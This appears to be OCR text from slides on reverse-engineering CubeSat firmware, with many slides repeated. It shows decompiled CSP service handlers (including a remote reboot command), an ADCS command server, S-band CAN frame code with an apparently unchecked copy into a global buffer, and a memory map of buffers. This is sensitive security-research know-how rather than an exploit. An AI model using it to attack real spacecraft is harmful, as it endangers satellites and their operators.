- "Default" Server
  - `socket`, `bind`, `listen`, `accept`

```c
if (cspServerInitialised == false) {
  cspSocket = csp_socket(0);
  if (!cspSocket) { return; }

  ret = csp_bind(cspSocket, CSP_ANY_PORT);
  if (!ret) { return; }

  ret = csp_listen(cspSocket, 10);
  if (!ret) { return; }

  cspServerInitialised = true;
}

cspServerConn = csp_accept(cspSocket, 10);
if (cspServerConn) {
  while (request_packet = csp_read(cspServerConn,0), packet) {
    dest_port = csp_conn_dport(cspServerConn);
    switch(dest_port) {
      // ...
    }
  }
  csp_close(cspServerConn);
}
```

UHF-Stack




Cubesat Space Protocol (CSP) v1

Default Services

- Network Info Handlers
- Ping
- OS Tasklist
- Remaining Memory
- System Reboot
- Current Time

```
switch(csp_conn_dport(conn)) {
        case 0: // Network information handlers
        csp_cmp_handler(conn, packet);
        break;
    case 1: // Ping
        do_csp_debug(2,"SERVICE: Ping received");
        break;
    case 2: // OS Tasklist
        csp_sys_tasklist(str, size);
        // ...
        csp_send(conn, packet, 0);
        break;
    case 3: // Remaining Memory
        val = csp_sys_memfree();
        // ...
        csp_send(conn, packet, 0);
        break;
    case 4: // System Reboot
        if(packet->data[0..4] == BYTESEQ) { csp_sys_reboot(); }
   // ...
}
```

UHF-Stack




Cubesat Space Protocol (CSP) v1

Default Services

- Network Info Handlers
- Ping
- OS Tasklist
- Remaining Memory
- System Reboot
- Current Time

```
switch(csp_conn_dport(conn)) {
        case 0: // Network information handlers
        csp_cmp_handler(conn, packet);
        break;
    case 1: // Ping
        do_csp_debug(2,"SERVICE: Ping received");
        break;
    case 2: // OS Tasklist
        csp_sys_tasklist(str, size);
        // ...
        csp_send(conn, packet, 0);
        break;
    case 3: // Remaining Memory
        val = csp_sys_memfree();
        // ...
        csp_send(conn, packet, 0);
        break;
    case 4: // System Reboot
        if(packet->data[0..4] == BYTESEQ) { csp_sys_reboot(); }
   // ...
}
```

UHF-Stack




Central Services

```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```

ADCS Server

```
// csp_listen, _bind(0x14), _accept
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
```

UHF-Stack




Central Services

```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```

ADCS Server

```
// csp_listen, _bind(0x14), _accept
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
```

UHF-Stack




Central Services

```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```

ADCS Server

```
// csp_listen, _bind(0x14), _accept
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
```

UHF-Stack




Central Services

```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```

ADCS Server

```
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
    goto send_packet_set_len;
}
```


UHF-Stack




Sending Telemtry


```
1 send_packet_set_len:
2         *(char *)((int)&packet->length + 1) = len;
3 send_packet:
4         ret = csp_send(conn,packet,0);
5         if (!ret) goto failed;;
```


System Chart






System Chart






S-Band Stack



CAN Frames

```
1  void can_rx_task_gmv(void) {
2          // ...
3    if(frame_type == START) {
4      // Allocate packet
5      if (curr_buf->packet == (CFP_Packet_t *)0x0) {
6        tmp = csp_buffer_size();
7        packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
8        curr_buf->packet = packet;
9      } else { ... }
10
11     curr_buf->rx_count = 0;
12     curr_buf->remain = frame_id >> 0xd & 0x1f;
13     // Copy to Global Buffer
14     memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
15     datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
16     // ...
17   }
18   else if(frame_type == CONTINUE) {
19     can_remain = frame_id >> 0xd & 0x1f;
20     // Check continous ID
```

S-Band Stack




CAN Frames

```c
void can_rx_task_gmv(void) {
        // ...
  if(frame_type == START) {
    // Allocate packet
    if (curr_buf->packet == (CFP_Packet_t *)0x0) {
      tmp = csp_buffer_size();
      packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
      curr_buf->packet = packet;
    } else { ... }

    curr_buf->rx_count = 0;
    curr_buf->remain = frame_id >> 0xd & 0x1f;
    // Copy to Global Buffer
    memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
    datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
    // ...
  }
  else if(frame_type == CONTINUE) {
    can_remain = frame_id >> 0xd & 0x1f;
    // Check continous ID
```

```
                    bufferGlobal

d0108f98                        undefine...  ??

                    bufferGlobal2

d0109380                        undefine...  ??
d010947f                        ??           ??

                    tBufferSPP

d0109480                        undefine...  ??

                    t_TC_PacketBuffer.16356

d0109868                        undefine...  ??
d0109967                        ??           ??

                    TCPacketBuffer[0].entryLength
                    TCPacketBuffer

d0109968                        COMTT_Pa...  ??
d010fef8                        ??           ??
d010fef9                        ??           ??
d010fefa                        ??           ??
d010fefb                        ??           ??
```

S-Band Stack

